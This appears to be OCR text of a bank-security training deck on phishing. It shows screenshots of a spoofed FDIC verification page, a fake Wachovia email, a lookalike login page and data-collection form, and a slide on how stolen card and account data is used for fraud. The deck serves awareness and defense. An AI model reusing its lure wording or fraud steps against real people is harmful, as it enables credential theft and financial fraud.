
Expiration date: 01 / 2003

CVV2 Code: 584 This is a non-embossed 3-digit number printed on the signature panel on the back, immediately following the account number.

ATM Pin-Code: 1234

Continue
Home Contact Us Search Help SiteMap Forms
Freedom of Information Act Website Policies FirstGov.gov
Internet

# Screenshot of spoofed FDIC site-page 3




FDIC: Identity Verification - Microsoft Internet Explorer provided by FleetBoston Financial
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.fdic.gov
Go Links Lexis.com Lexis-RiskWise Choicepoint PACER Search Systems
Google Search Web 239 blocked AutoFill Options
FDIC FEDERAL DEPOSIT INSURANCE CORPORATION
INSURING AMERICA'S FUTURE
QUICK LINKS FOR Bankers Go
SEARCH THE SITE Go
DEPOSIT INSURANCE
CONSUMER PROTECTION
INDUSTRY ANALYSIS
REGULATION & EXAMINATIONS
ASSET SALES
NEWS & EVENTS
ABOUT FDIC

Identity Verification. Step 3 of 3.

Thank you.
Your information is now verified and all holds on your account have now been released.

Home Contact Us Search Help SiteMap Forms
Freedom of Information Act Website Policies FirstGov.gov
Done
Internet

# Impact of a Phish



Customer receives unsolicited email

Customer responds to Phish with one or more of the following: UserID, Password, Checkcard, PIN, CVV2, Expiration Date, DDA

In controlled tests - within 3 minutes

Crook tests validity

Sell on Black Market

Use for Fraud

Access Online Banking to create Billpay, perform balance transfers or Online Money Movement **


Use Checkcard CNP Purchase i.e.; WebHost

Upon Password reset or Blue List block, crook uses Checkcard and account number to reset credentials

Create counterfeit checks from image viewed online (use in-range check numbers and/or lift signature)

Reset Data (email adds)

# Phish Progression – The Bait



---------- Forwarded message ----------
From: **Wachovia** <service@wachovia.com>
Date: Jan 6, 2007 9:16 PM
Subject: Wachovia Online Banking Notice
To:

Dear Wachovia Bank Customer,

It has come to our attention that your account needs to be updated due to the recent changes we have made to our Online Banking system. This update will allow us to activate new features for your account on our new system. We have made these changes to serve you better.

With our 24 hour online financial center, you can manage your Wachovia accounts, see images of the front and back of cleared checks and deposit tickets, transfer funds between eligible Wachovia Bank accounts, order checks and much more.


Wachovia Online Banking is quick, easy and convenient allowing you to bank whenever and wherever you want. Please click the link below, this will take you to Wachovia Online Banking to complete your update.

It's important that you activate your card, otherwise you will not be able to access our new Online Banking system and features.

https://www.wachovia.com/auth/AuthService

Sincerely,
Wachovia Bank
Security Department.

# Phish Progression – The Hook


Wachovia - Personal Finance and Business Financial Services - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
Links
SnagIt
Search
Login
Find
Internet zone
start
Justin Kurtz - Inbox - ...
Inbox - Microsoft Int...
Wachovia - Personal ...
2:46 PM

http://mujurc.com/bbs/data/skinboard/onlineservices.wachovia.com/auth/AuthService/02/

Notice where you landed when you clicked on the link - NOT Wachovia.com !

When you enter your UserID and Password - you have just provided that information to the Phisher !

Customer Service | Contact Us | Locations

WACHOVIA

What if you could relax before retirement?

Learn More

LOGIN

User ID:

□ Remember my User ID

Password:

(case sensitive)

User ID & Password Help

Customer Access Number: Lo
Retirement Plan Participants: Lo
Education Loan Customers: Lo

Sign Up for Online Banking

Sign Up | Learn More | Demo

LOCATIONS

ZIP:

More Search Options

PERSONAL FINANCE

En español

king
cking
ngs
dit Cards
e...

ling
gage
ne Equity
cation Loans
cle Loans
e...

es
...gage Rates
Home Equity Rates
Credit Card Rates

Insurance
Life, Auto, Home, Health

**What drives pro golfers?**
Find out in person May 1-7, at the Wachovia Championship
Get Your Tickets Now

**Get your refund fast.**
Wouldn't it be nice to have your tax refund right now? File online now!
Learn More

CUSTOMER SERVICE
Contact Us
Order Checks

CUSTOMER PROTECTION
How We Protect Customers
Online Services Guarantee

Search Tips

SMALL BUSINESS
The tools, services, and research to manage your company.
Small Business Login


**Check your balance without logging in.**
Sign up for daily Balance Alerts, a feature of Wachovia Business Online.
See How

CORPORATE & INSTITUTIONAL
Wachovia Securities Corporate and Investment Banking, commercial banking, cash management, insurance and other corporate services.
Corporate & Institutional Login

WEALTH MANAGEMENT
Helping affluent clients manage, grow, and transfer their wealth.

http://mujurc.com/misc/0,,763,00.html?DCMP=ILL-2588&ATTINFO=7759-hbanner

# Phish Progression – The Line


Confirm your contact information - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites
Address
Links SnagIt
WACHOVIA
Help | Locations | Feedback | Log out
er Funds | Pay Bills | Brokerage | Customer Service
vices | Secure Messages | My Profile | Alerts and Subscriptions | Apply Online | Contact Us
Help With This Page | Print This Page
Done
Internet zone
start
Justin Kurtz - Inbox - ...
Inbox - Microsoft Int...
Confirm your contact ...
2:47 PM

http://mujurc.com/bbs/data/skinboard/onlineservices.wachovia.com/auth/AuthService/02/verification.php

TACT INFORMATION AND CLICK SUBMIT

:act information that you have on your account.
r mailing address on a specific account(s), or if you have an international mailing address change, please
!-4684), 24 hours a day, seven days a week.

Personal Information - Enter your information as it appears on your monthly statement.

First Name:

Last Name:

Address:

City:

State: Please select the state

Zip Code:

Phone Number:

